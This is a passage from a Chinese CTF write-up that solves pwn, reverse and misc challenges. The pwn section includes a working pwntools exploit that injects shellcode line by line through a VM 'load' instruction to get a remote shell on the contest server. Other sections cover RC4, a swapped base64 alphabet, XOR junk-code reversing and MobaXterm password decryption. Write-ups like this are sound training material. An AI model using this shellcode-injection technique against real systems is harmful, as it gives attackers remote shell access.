21     if ( !strcmp((const char *)a1, "add") )
22     {
23         v4 = 2LL;
24         *(__WORD *)a2 = 328;
25         v3 = 3;
26     }
27     else if ( !strcmp((const char *)a1, "sub") )
28     {
29         v3 = 3;
30         v4 = 2LL;
31         *(__WORD *)a2 = 10568;
32     }
33     else if ( !strcmp((const char *)a1, "xor") )
34     {
35         v3 = 3;
36         v4 = 2LL;
37         *(__WORD *)a2 = 12616;
38     }
39     else
40     {
41         if ( !strcmp((const char *)a1, "div") )
42         {
43             *(__WORD *)a2 = -2232;
44             if ( (*(__BYTE *)a1 + 35) != 114
45                 || (v15 = -32, *(__BYTE *)(a1 + 36) != 49)
46                 && (v15 = -31, *(__BYTE *)(a1 + 36) != 50)
47                 && (v15 = -30, *(__BYTE *)(a1 + 36) != 51)
48                 && (v15 = -29, *(__BYTE *)(a1 + 36) != 52) )
49             {
50                 v15 = -32;
51             }
52             *(__BYTE *)a2 = v15;
53             return 1;
54         }
55     }
56 }

```

这里发现只允许使用6种汇编指令，输入一个测试样例然后看一下内存

```
1 |    load r1, 0x13246578  
2 |  
3 |    x/64xw 0x7fffff7ffa000
```

```
pwndbg> x/64xw 0x7fffff7ffa000
0x7fffff7ffa000: 0x78c0c748      0xc3123456      0x00000000      0x00000000
0x7fffff7ffa010: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffff7ffa020: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffff7ffa030: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffff7ffa040: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffff7ffa050: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffff7ffa060: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffff7ffa070: 0x00000000      0x00000000      0x00000000      0x00000000
```

用[在线网站](#)转成汇编指令看一下

48c7c078563412c3

---

ARM  ARM (thumb)  AArch64  Mips (32)  Mips (64)  PowerPC (32)  PowerPC (64)  
 Sparc  x86 (16)  x86 (32)  x86 (64)

Little Endian  Big Endian

0x00000000

Addresses  Bytecodes  Instructions

Disassemble

## Disassembly

```
0x0000000000000000: 48 C7 C0 78 56 34 12    mov rax, 0x12345678  
0x0000000000000007: C3                      ret
```

发现对应的是

```
1 | mov rax, 0x12345678
```

接着在第二个输入更长的字符，发现同样写进去了，说明可以通过这里写入shellcode

1 | load r1, 0x13246578aaaaaaaa

```
pwndbg> x/64xw 0x7fffff7ffa000
0x7fffff7ffa000: 0xaac0c748      0x78aaaaaaaa      0xc3132465      0x00000000
0x7fffff7ffa010: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffff7ffa020: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffff7ffa030: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffff7ffa040: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffff7ffa050: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffff7ffa060: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffff7ffa070: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffff7ffa080: 0x00000000      0x00000000      0x00000000      0x00000000
```

使用pwntools里的shellcode，一句一句写进去

```
1 from pwn import *
2
3 context(os='linux', arch='amd64', log_level='debug')
4
```

```
5 # sh = process('./ezpwn')
6 sh = remote('nysec.ctf.center', 41803)
7
8 sc = shellcraft.sh()
9 scs = sc.split("\n")
10
11 sh.sendlineafter("enter: ", str(len(scs)))
12
13 for sc in scs:
14     payload = asm(sc)
15     payload = f"load r2, 0x{payload[::-1].hex()}12345678"
16     sh.sendlineafter("> ", payload)
17
18 sh.interactive()
19
```

```
[*] Switching to interactive mode
$ cat flag
[DEBUG] Sent 0x9 bytes:
b'cat flag\n'
[DEBUG] Received 0x2b bytes:
b'flag{c350ad73-681e-4d56-bb1f-9efe85ecbae2}\n'
flag{c350ad73-681e-4d56-bb1f-9efe85ecbae2}
$ █
```

## REVERSE

### rc4

由题目名可以知道是RC4，找到key和密文就可以还原了

```

13
14     sub_1400016F0();
15     sub_140001450("oi oi 感觉你有点火热啊小鬼\n");
16     sub_1400014A0(&unk_140010000, Str);
17     strcpy(v5, "Aotem");
18     v0 = strlen(Str);
19     sub_140001590(Str, v0, (_int64)v5, 5u);
20     strcpy(Destination, Str);
21     v7 = -1171679040;
22     v6[0] = 0xD233FAE7431FD35Bui64;
23     v8 = 57;
24     v6[1] = 0x581308DDE5AD058Bi64;
25     v1 = IsDebuggerPresent();
26     v2 = 91;
27     BYTE6(v6[0]) = !v1 ? 51 : -8;
28     for ( i = 0i64; ; v2 = *((_BYTE *)v6 + i) )
29     {
30         if ( Destination[i] != v2 )
31         {
32             sub_140001450("no\n");
33             return 0i64;
34         }
35         if ( ++i == 22 )
36             break;
37     }
38     sub_140001450("yes\n");
39     return 0i64;
40 }
```

```

1 #include<iostream>
2 #include <stdint.h>
3 #include <string.h>
4 using namespace std;
5
6 void init(unsigned char *a1, unsigned char *a2, unsigned int a3) {
7     unsigned char v9[256];
8
9     memset(v9, 0, sizeof(v9));
10
11    for (int i = 0; i < 256; ++i) {
12        a1[i] = (uint8_t)i;
13        v9[i] = a2[i % a3];
14    }
15
16    int v6 = 0;
17    for (int i = 0; i < 256; ++i) {
18        int v7 = a1[i];
19        v6 = (v9[i] + v6 + v7) % 256;
20
21        // Swap a1[i] and a1[v6]
22        uint8_t temp = a1[i];
23        a1[i] = a1[v6];
24        a1[v6] = temp;
25    }
26 }
27
28
29 int main(){
30     unsigned char key[6] = "Aotem";

```

```

31     unsigned char v10[256];
32     init(v10,key,5);
33     int v6=0;
34     int v8=0;
35     unsigned char enc[22] = {0x5B, 0xD3, 0x1F, 0x43, 0xE7, 0xFA, -8, 0xD2,
36     0xBB, 0x05,
37     0xAD, 0xE5, 0xDD, 0x08, 0x13, 0x58, 0xC0, 0x98, 0x29, 0xBA,
38     0x39};
39
40     for ( int k = 0; k < 22; ++k )
41     {
42         v6 = (v6 + 1) % 256;
43         v8 = (v10[v6] + v8) % 256;
44         unsigned char tmp = v10[v6];
45         v10[v6] = v10[v8];
46         v10[v8] = tmp;
47         unsigned char out = (v10[(v10[v8] + v10[v6]) % 256]^enc[k]) ;
48         cout << out;
49     }
50 // NYSEC{Special_person}E
51

```

## base

base64换表

可以看到这里对初始码表做了变换

```

10
11     _main(argc, argv, envp);
12     aron(&able);
13     v3 = _arrt_inl_func(0);
14     fgets(Buffer, 1024, v3);
15     v10 = strlen(Buffer);
16     if ( v10 && Buffer[v10 - 1] == 10 )
17         Buffer[v10 - 1] = 0;
18     v9 = strlen(Buffer);
19     v8 = encode(Buffer, v9, v6, v5);
20     chec(v6);
21     return 0;
22 }

```

跟进去看一下，可以知道是对大写字母 B-Y 做了凯撒 1 的操作

```
int64 __fastcall aron(int64 a1)
{
    int64 result; // rax
    int i; // [rsp+Ch] [rbp-4h]

    if ( a1 )
    {
        for ( i = 0; ; ++i )
        {
            result = *(unsigned __int8 * )(i + a1);
            if ( !(_BYTE)result )
                break;
            if ( *(char * )(i + a1) > 65 && *(char * )(i + a1) <= 89 )
                ++*(_BYTE * )(i + a1);
        }
    }
    return result;
}
```

```
1 table = [0x41, 0x42, 0x43, 0x44, 0x45, 0x46, 0x47, 0x48, 0x49, 0x4A,
2     0x4B, 0x4C, 0x4D, 0x4E, 0x4F, 0x50, 0x51, 0x52, 0x53, 0x54,
3     0x55, 0x56, 0x57, 0x58, 0x59, 0x5A, 0x61, 0x62, 0x63, 0x64,
4     0x65, 0x66, 0x67, 0x68, 0x69, 0x6A, 0x6B, 0x6C, 0x6D, 0x6E,
5     0x6F, 0x70, 0x71, 0x72, 0x73, 0x74, 0x75, 0x76, 0x77, 0x78,
6     0x79, 0x7A, 0x30, 0x31, 0x32, 0x33, 0x34, 0x35, 0x36, 0x37,
7     0x38, 0x39, 0x2B, 0x2F]
8
9 for i in range(len(table)):
10     if table[i]>65 and table[i]<=89:
11         table[i] += 1
12
13 print(bytes(table))
14 # b'ACDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/'
```

拿到码表后用在线网站解码

```
1 ullusvo7w2h1cmwfsH1ky1wfs299
2
```

The screenshot shows the ReversingTool interface. The left panel, titled "Recipe", has a "From Base64" section with an alphabet dropdown containing "ACDEFGHIJKLMNOPQRSTUVWXYZ..." and a checked checkbox for "Remove non-alphabet chars". Below it is a "Strict mode" checkbox. The right panel, titled "Input", contains the string "U11USV07W2h1cmWfSH1kY1wfS299". The bottom right corner of the main window shows a status bar with "rec 28", "1", and "28". The bottom right panel, titled "Output", displays the decrypted string "NYSEC{Where\_Did\_U\_Go}".

## flower

花指令让ida无法正确将代码反编译，我这里是使用了动态调试的方法解了这个题

通过阅读汇编和运行程序，可以知道程序最后会在这里跳入检查，检查前已经完成对输入的加密

```
.text:00401190 loc_401190:          ; CODE XREF: sub_40100A↑j
.text:00401190     push    ebp
.text:00401191     mov     ebp, esp
.text:00401193     sub     esp, 64h
.text:00401196     push    ebx
.text:00401197     push    esi
.text:00401198     push    edi
.text:00401199     lea    edi, [ebp-64h]
.text:0040119C     mov    ecx, 19h
.text:004011A1     mov    eax, 0CCCCCCCCCh
.text:004011A6     rep    stosd
.text:004011A8     mov    dword ptr [ebp-4], 1
.text:004011AF     mov    ecx, 6
.text:004011B4     mov    esi, offset aEVqugkmwqQhkmk ; "e|vquGkmwq{qhkmkGYc[ ]KAV"
.text:004011B9     lea    edi, [ebp-24h]
.text:004011BC     rep    movsd
.text:004011BE     movsb
.text:004011BF     xor    eax, eax
.text:004011C1     mov    [ebp-08h], eax
.text:004011C4     mov    [ebp-7], al
.text:004011C7     mov    dword ptr [ebp-4], 1
.text:004011CE     cmp    dword ptr [ebp-4], 0
.text:004011D2     jz    short loc_4011E3
.text:004011D4     push   offset aE           ; "我要检查了哦\n"
.text:004011D9     call   _printf
.text:004011DE     add    esp, 4
.text:004011E1     jmp    short near ptr loc_4011E3+2
.text:004011E3 ; -----
.text:004011E3
```

将断点打在 `_strcmp` 那里，然后开始动调，输入 `NNNN` 测试一下

```

.text:004011E3
.text:004011E3 loc_4011E3:                                ; CODE XREF: .text:004011D2↑j
.text:004011E3                                         ; .text:004011E1↑j
    jmp    near ptr 0DC8D9F37h
.text:004011E8 ;
.text:004011E8     push   ecx
.text:004011E9     mov    edx, [ebp+8]
.text:004011EC     push   edx
.text:004011ED     call   strcmp
.text:004011F2     add    esp, 8
.text:004011F5     test   eax, eax
.jnz   short loc_401208
.text:004011F9     push   offset aYouAreRight ; "you are right\n"
.text:004011FE     call   _printf
.text:00401203     add    esp, 4
.text:00401206     jmp    short loc_401215
.text:00401208 ;
.text:00401208 loc_401208:                                ; CODE XREF: .text:004011F7↑j
.text:00401208     push   offset aWrong   ; "wrong\n"
.text:0040120D     call   printf

```

得到结果

Stack[00002640]:0019FECB	db 0
Stack[00002640]:0019FECC	db 56h ; V
Stack[00002640]:0019FECD	db 56h ; V
Stack[00002640]:0019FECE	db 56h ; V
Stack[00002640]:0019FECF	db 56h ; V
Stack[00002640]:0019FED0	db 0
Stack[00002640]:0019FED1	db 0CCh

可以看到 NNNN 变成了 VVVV

接着同样的方法输入 YYYY，发现变成了 AAAA

总结一下规律，发现他们都是异或上了 24，写脚本解密

```

1 enc = b'e|vquGkmwq{qhkmkGYc[]KAV"[:::-1]
2
3 flag = []
4 for i in enc:
5     flag += [i^24]
6 print(bytes(flag))
7 # b'NYSEC{A_suspicious_mind}'

```

## 我不会逻辑运算

源码：

```

1 import java.util.*;
2 import javax.crypto.Cipher;
3 import javax.crypto.spec.SecretKeySpec;
4 import java.security.*;
5
6 class VaultDoor7 {
7     public static void main(String args[]) {
8         VaultDoor7 vaultDoor = new VaultDoor7();
9         Scanner scanner = new Scanner(System.in);
10        System.out.print("Enter vault password: ");
11        String userInput = scanner.next();
12        String input =
13            userInput.substring("NYSEC{".length(),userInput.length()-1);
14        if (vaultDoor.checkPassword(input)) {
15            System.out.println("Access granted.");
16        } else {
17            System.out.println("Access denied!");
18        }
19    }
20 }

```

```

17     }
18 }
19
20
21     public int[] passwordToIntArray(String hex) {
22         int[] x = new int[8];
23         byte[] hexBytes = hex.getBytes();
24         for (int i=0; i<8; i++) {
25             x[i] = hexBytes[i*4]    << 24
26                         | hexBytes[i*4+1] << 16
27                         | hexBytes[i*4+2] << 8
28                         | hexBytes[i*4+3];
29         }
30         return x;
31     }
32
33     public boolean checkPassword(String password) {
34         if (password.length() != 32) {
35             return false;
36         }
37         int[] x = passwordToIntArray(password);
38         return x[0] == 1096770097
39             && x[1] == 1952395366
40             && x[2] == 1600270708
41             && x[3] == 1601398833
42             && x[4] == 1716808014
43             && x[5] == 1734305335
44             && x[6] == 962749284
45             && x[7] == 828584245;
46     }
47 }
48

```

实现了一个类似 `byte_to_int` 的操作

exp:


```

1 from Crypto.Util.number import *
2
3 x =
4 [1096770097,1952395366,1600270708,1601398833,1716808014,1734305335,962749284
5 ,828584245]
6 flag = b''
7 for i in x:
8     flag += long_to_bytes(i)
9 print(b'NYSEC{'+flag+b'}')
10 # b'NYSEC{A_b1t_0f_b1t_sh1fTiNg_f79bcd1c15}'

```

## MISC

# 来签个到吧，包简单的



得到

```
1 | ==QTh9IMx8Fd08VZt9FdFNTb
```

反转后再base64解码

```
1 | m3Et_me_4t_12_aM
```

## 这是？配置文件？

MobaXterm 的配置文件，用脚本解密ssh密码

链接：[Reveal password encrypted by MobaXterm](#)

```
1 | python MobaxtermCipher.py dec -p flag_is_here  
DLuIlatnJIPTeF/EMGfysL2F58R4dfQIBQhzwuNqL
```

得到

```
1 | flag{ew91X2Fyzv9hx2cwMGRfZ3V5}
```

再将大括号里面的内容base64解码，得到flag

```
1 | flag{you_are_a_g00d_guy}
```

## 好奇怪的图像

图片只有一像素高，但宽度很离谱，猜测是把图片分成1像素的条然后拼到一起了，写个脚本还原

```
1 | import cv2
2 | from PIL import Image
3 |
4 | img1 = cv2.imread(r'./test.jpg', -1)
5 | # print(img1)
6 | print(img1.shape)
7 | new_img = []
8 |
9 | for i in range(0, len(img1[0]), 23*2*2):
10 |     img = img1[0][i:i+23*2*2]
11 |     new_img += [img]
12 |
13 | # print(len(new_img))
14 |
15 | x = len(new_img)
16 | y = len(new_img[0])
17 | im = Image.new("RGB", (x, y))
18 |
19 | for i in range(0, x):
20 |     for j in range(0, y):
21 |         im.putpixel((i, j), (new_img[i][j][0], new_img[i][j][1], new_img[i][j][2]))
22 |
23 | im.save("flag.png")
24 |
```

得到flag



## 我敲，黑客


先是求出私钥，得到解压密码

```

1 | from Crypto.Util.number import *
2 | res = 0
3 | for i in range(100,1000):
4 |     if isPrime(i):
5 |         res+=i
6 | print(res)
7 | # 75067

```

解压后得到jpg图片，在图片的尾部发现一串base64编码，转成图片后得到二维码，扫码得到flag



```
1 | flag{asdf%^&*ghjk!}
```

## List of file signatures

通过观察，发现这个图片每隔4个比特反转一次，写脚本解密。

```

1 | file = open('f1ag.jpeg', 'rb').read()
2 | res = b''
3 | for i in range(0, len(file), 4):
4 |     res += file[i:i+4][::-1]
5 | open('flag.jpg', 'wb').write(res)
6 |

```

Flag{byt3\_sw4p}

flag

```
1 | Flag{byt3_sw4p}
```


这能执行吗？

ida查看得到用户名和密码

1 | ALDI/384

```
32 else
33 {
34     std::string::operator=(v11, argv[1]);
35     if ( argv[2] )
36         std::string::operator=(v10, argv[2]);
37     else
38         std::string::operator=(v10, &unk_488076);
39     if ( (unsigned __int8)std::operator==<char>(v11, "ALDI") && (unsigned __int8)std::operator==<char>(v10, "384") )
40     {
41         std::allocator<char>::allocator(v13);
42         std::string::string(v9, aDataImagePngBa, v13);
43         std::allocator<char>::~allocator(v13);
44         std::operator<<char>(refptr_ZSt4cout, v9);
45         std::string::~string((std::string *)v9);
46     }
47     else
48     {
```

接着得到一串base64，转成图片得到flag



1 | flag{Arm0uR\_pPTi4}

## 把回忆拼好给你

提取两个图片的像素点然后拼起来，得到的新图片就是flag

```
1 import cv2
2
3 img1 = cv2.imread(r'./1.png', -1)
4
5 # print(img1[2])
6
7 img2 = cv2.imread(r'./2.png', -1)
8
9 new_img = []
10
11 for i in range(len(img1)):
```

```
12     img=[]
13     for j in range(len(img1)):
14         if img1[i][j]==img2[i][j]:
15             img += [img1[i][j]]
16         else:
17             img += [max(img1[i][j],img2[i][j])]
18     new_img += [img]
19 # print(new_img)
20 from PIL import Image
21 x = len(img1)
22 y = len(img1)
23
24 im = Image.new("RGB", (x, y))
25
26 for i in range(0, x):
27     for j in range(0, y):
28         im.putpixel((i, j), (new_img[j][i], new_img[j][i], new_img[j][i]))
29
30 im.save("flag.png")
```

CTF{I\_L0V3\_PYTH0N!}

1 | CTF{I\_L0V3\_PYTH0N}

不会真有人一个一个解压缩吧？

python写脚本解压，直接用python解压缩会很慢，我这里是调用系统命令用unzip解压

```
1 import os
2 import shutil
3
4 def unzip(zipname, pwd, filePath2):
5     print(zipname, pwd, filePath2)
6     os.system(f'unzip -P {pwd} {zipname} -d {filePath2}')
7
8
9 cnt = 0
10
11 while True:
12     filePath1 = './'+str(cnt) + '/'
13     cnt = (cnt + 1) & 1
14     filePath2 = './'+str(cnt) + '/'
15
16     for i,j,k in os.walk(filePath1):
17         pwd = ''
18         if 'password.txt' in k:
19             pwd = open(filePath1 + 'password.txt', 'r').read().strip()
20             # print(pwd)
21         else:
22             break
23         for i in k:
24             if '.zip' in i:
25                 # print(i,pwd,filePath2)
26                 shutil.rmtree(filePath2)
27                 os.mkdir(filePath2)
28                 unzip(filePath1+i,pwd,filePath2)
29
30
```

然后把待解压的压缩包放在 0 这个文件夹，等上几分钟就解压完成了

得到flag

```
1 TCP1P{1_TH1NK_U_G00D_4T_SCR1PT1N9_botanbe11_1s_h3r3^_^}
2
```


## 中秋特辑 (1)

图片转base64，把base64后边的 == 改成 !=，再拿去md5即可得到flag

```
1 flag{CB08E2546A6167B24C5E490681647A00}
```

## 快来社我\_1

百度识图可以找到这个抖音视频



可以知道是云台山

1 | flag{yuntaishan}

## 快来社我\_2

bing 直接搜题目描述，可以找到一篇知乎文章

[量子霸权里程碑！谷歌量子计算机6秒内完成47年计算，超越世界第一超算](#)

flag

1 | flag{sycamore}

## 快来社我\_3

谷歌识图，找到图片来自这篇文章

[Pennsylvania historic sites at risk in 2017](#)



*Local residents own and hope to rehab the former Kiddie Kloes Factory in Lansford Borough, Pennsylvania. (Image courtesy of Preservation Pennsylvania)*

经过尝试得到flag

```
1 | flag{Carbon_County}
```

## 把回忆拼好给你2.0

拼图，我这里用python拼

```
1 import cv2
2 from PIL import Image
3
4 new_img = []
5
6 for i in range(500):
7     img = cv2.imread(f'./confetti/{i}.png', -1)
8     new_img += [img[0]]
9
10 x = len(new_img)
11 y = len(new_img[0])
12 im = Image.new("RGB", (x, y))
13 print(x,y)
14
15 for i in range(0, x):
16     for j in range(0, y):
17         im.putpixel((j, i), (new_img[i][j][0], new_img[i][j][1], new_img[i]
18 [j][2]))
19 im.save("flag.png")
```

啥玩意啊这

html -> Reverse -> hex -> base64 -> caesar

The screenshot shows the CyberChef interface with the following steps:

- From HTML Entity:** Input: &#x39;&#x33;&#x36;&#x35;&#x34;&#x34;&#x61;&#x35;&#x35;&#x33;&#x31;&#x34;&#x61;&#x37;&#x34;&#x33;&#x39;&#x35;&#x35;&#x34;&#x35;&#x66;&#x34;&#x37;&#x37;&#x36;&#x61;&#x36;&#x35;&#x31;&#x33;&#x31;&#x35;&#x64;&#x34;&#x31;&#x33;&#x32;&#x35;&#x35;&#x37;&#x34;&#x33;&#x35;&#x36;&#x35;&#x35;&#x34;&#x35;&#x35;&#x62;&#x34;&#x34;&#x37;&#x38;&#x35;&#x31;&#x36;&#x61;&#x36;&#x35;&#x33;&#x37;&#x34;&#x31;&#x36;
- Reverse:** By Character
- From Hex:** Delimiter: None
- From Base64:** Alphabet: A-Za-z0-9+=, Remove non-alphabet chars, Strict mode checked, Rotate lower case chars checked, Rotate upper case chars checked, Rotate numbers checked, Amount: -2.
- Output:** flag(HNCTFbs34568096709b5)

## python? re? 哟耶

源码：

```
1 import base64 as rtfd
2 import webbrowser
3 import time
4 def mikeSwift(cre):
5     sto = []
6     gre = ""
7     for i in cre:
8         sto.append(i+str(len(i)))
